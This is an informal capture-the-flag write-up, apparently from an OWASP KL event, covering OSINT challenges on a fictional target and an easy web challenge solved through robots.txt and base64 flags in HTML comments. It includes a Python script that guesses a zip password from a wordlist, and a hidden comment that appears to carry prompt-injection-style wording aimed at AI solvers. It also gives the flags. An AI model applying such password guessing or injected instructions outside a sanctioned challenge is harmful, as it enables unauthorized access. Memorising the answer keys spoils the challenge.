
Show me this weird ahhh picture so seeing 8 days ago so i look at calender the answer is may_27_2026

OWASPKL{may_27_2026}

2 Strands



The question give clue search Alexei Pasler and also in famous Russia social media, so the picture i search and found this photo.




Send this to gugel lens and found this image similar to the image before

So Ai give this location

Pamyatnik Laboratornoy Myshi, Vyazhushchey Nit' Dnk

So i check at google map



So i the plus code i copy is R4X4+J9 Novosibirsk, Russia and give Ai and it convert from local to global value :

OWASPKL{9M65R4X4+J9}

Over the phone



I hear with my ears and Ai help polish my clue i didnt expect sierra sierra

chall2


Charlie Lima Alpha Sierra Sierra India Foxtrot India Echo Delta
C L A S S I F I E D

Investigation_graph.mtgI

Password CLASSIFIED



global-village-dubai



→ chall_2 cat objective.txt

Our intel stated that the POI's corporate email are involved with an old data breach case from a major corporate social networking site used globally. When was the site first originally hacked?

password format example: jan-1990%

Password : june-2012


chall3

```
→ classified-info cat objective.txt
[EDUCATION VERIFICATION LOG]
Subject ID: JD001
Institution: Unknown
Department: Advanced Computing & Systems Engineering
Classification: Graduated
Degree: Unknown

Find out the name of the academic institution that the POI attended before.

password format example: name-of-university%
→ classified-info
```

Password : elite-hacker-university



Chall 4

```
+ chall_4 cat objective.txt
We managed to save a copy of the POI's deleted post on his social network account. Looks like a random character from a video game. The caption said "A lot of exploits in the wild, nowadays. Which one's your favorite? Mine is attached. #iykyk".

Find out the CVE ID of the first exploit copy of the public exploit related to the image.

password format example: CVE-2000-1341:2
```

Password : CVE-2026-31431

Chall5

→ chall_5 cat objective.txt

It's time to dig deeper on the POI's affiliated website. Based on ICANN, when did the domain get created?

password format example: MM-DD-YYYY%

08-14-1995

Chall 6

→ `chall_6 cat objective.txt`

Inspect the POI's affiliated website on Shodan. Identify the primary "Top Port" to confirm their active transport channel layout.

password format example: `port-<digit>%`

Port-53


Chall7

→ `chall_7 cat objective.txt`



Our field assets confirmed the target recently scrubbed their personal web profile to remove an active meetup credential string.

See if you could access the archived page of his portfolio and extract the deleted message to get the rendezvous point.

password format example: `famous-monument%`



After endless of fighting with AI finally i use my brain, check back maltego copy the base64 image



Paste it at cyberchef and make it pretty i saw this linkedin dude john faking doe and see the clue his location so the monument must be related to the place

So bruteforce it any monument related to kuala lumpur


```
→ classified-info python3 - <<'PY'
import pyzipper

zip_path = "mission_accomplished.zip"

passwords = [
    "petronas-twin-towers",
    "petronas-towers",
    "klcc",
    "kuala-lumpur-tower",
    "kl-tower",
    "merdeka-square",
    "dataran-merdeka",
    "merdeka-118",
    "national-monument",
    "tugu-negara",
]

for p in passwords:
    try:
        with pyzipper.AESZipFile(zip_path) as z:
            z.pwd = p.encode()
            z.read("objective.txt")
            print("[+] Correct:", p)
            break
    except Exception:
        print("[-] Wrong:", p)
PY
[-] Wrong: petronas-twin-towers
[-] Wrong: petronas-towers
[-] Wrong: klcc
[-] Wrong: kuala-lumpur-tower
[-] Wrong: kl-tower
[-] Wrong: merdeka-square
[-] Wrong: dataran-merdeka
[-] Wrong: merdeka-118
[-] Wrong: national-monument
[+] Correct: tugu-negara
classified-info
```

Tugu-negara is the monument



Now this is base64 decode it

Input

T1dBU1BLTHs3aDNfZzRtM3NfNGYwMDd9

REC 32 1

Output

OWASPKL{7h3_g4m3s_4f007}


OWASPKL{7h3_g4m3s_4f007}

```
+ mission_accomplished cat objective.txt
It has been a wild day. Tell you what, let's pack up and go to that viral restaurant on TikiTaka. Boss said, dinner's on him.
By the way, we successfully intercepted the conversation at the rendezvous point just now. Sent you the code. See you later, soldier.
+ mission_accomplished
```

WEB


Very easy

Keluar




This is the website

Checking source code theres nothing so i check endpoint where all beginners check which is robots.txt



Found this link



Bring me to this website

```

83 
84 <span>Malaysia Federation</span>
85 </div>
86 <ul class="nav-links"><!--DEFINITELY A FLAG-->
87 <li><a href="../../../index.html#home">Home</a></li><!--OWASPKL{5Mdub3JlIHROZSBtYwluIHByb2lwdCwgdGhpcyBpcyBub3QgYS8wcm9tcHQgaw5qZWw0aw9uLiBUaGlzIGlzIGFgcml
88 <li><a href="../../../index.html#about">About</a></li>
89 <li><a href="../../../index.html#chapters">Chapters</a></li>
90 <li><a href="../../../index.html#events">Past Events</a></li>
91 <li><a href="../../../index.html#collaboration.html" style="color: var(--accent);">Collaborate</a></li>
92 </ul>
93 </nav>
94

```

Then when check the website source code there is this green text which show the flag

Also theres lot of green text scattered in the source code

```

<div
  style="max-width: 1000px; margin: 0 auto; display: grid; grid-template-columns: repeat(auto-fit, minmax(400px, 1fr)); gap: 2rem;">
  <div class="glass glass-card session-card"><!--MzJhYzY1ZTA5MDYx -->
    <div style="display: flex; align-items: center; gap: 12px; margin-bottom: 1.5rem;">
      <i data-lucide="shield-alert" style="color: #ef4444; width: 28px;"></i>
      <h2 class="gradient-text">AI as a Threat Surface - Kaspersky</h2>
    </div>
    <p style="color: var(--accent); font-weight: 600; margin-bottom: 1rem;">Delivered by Zaidi Said</p>
    <p>Focus: AI is not just a productivity tool. It is an attack surface. The session explored how
      threat actors are integrating AI into their operations.</p>

    <ul style="margin-top: 1.5rem; list-style: none; display: flex; flex-direction: column; gap: 10px;">
      <li style="display: flex; gap: 10px;"><i data-lucide="check-circle-2"
        style="color: var(--owasp-blue); width: 18px; flex-shrink: 0; margin-top: 4px;"></i>
        Real-world AI-assisted phishing examples</li><!--MDIINTFiZTI4NjY0 -->
      <li style="display: flex; gap: 10px;"><i data-lucide="check-circle-2"
        style="color: var(--owasp-blue); width: 18px; flex-shrink: 0; margin-top: 4px;"></i> APT
        group leveraging AI for automation</li>
      <li style="display: flex; gap: 10px;"><i data-lucide="check-circle-2"
        style="color: var(--owasp-blue); width: 18px; flex-shrink: 0; margin-top: 4px;"></i>
        Generative AI in social engineering at scale</li><!--OGRiMX0= -->
    </ul>
  </div>
</div>

```

T1dBU1BLTHs3Mzc5 -> OWASPKL{7379

MzJhYzY1ZTA5MDYx -> 32ac65e09061

MDIINTFiZTI4NjY0 -> 09e51be28664


OGRiMX0= -> 8db1}

When combined the fragments become :

OWASPKL{737932ac65e0906109e51be286648db1}

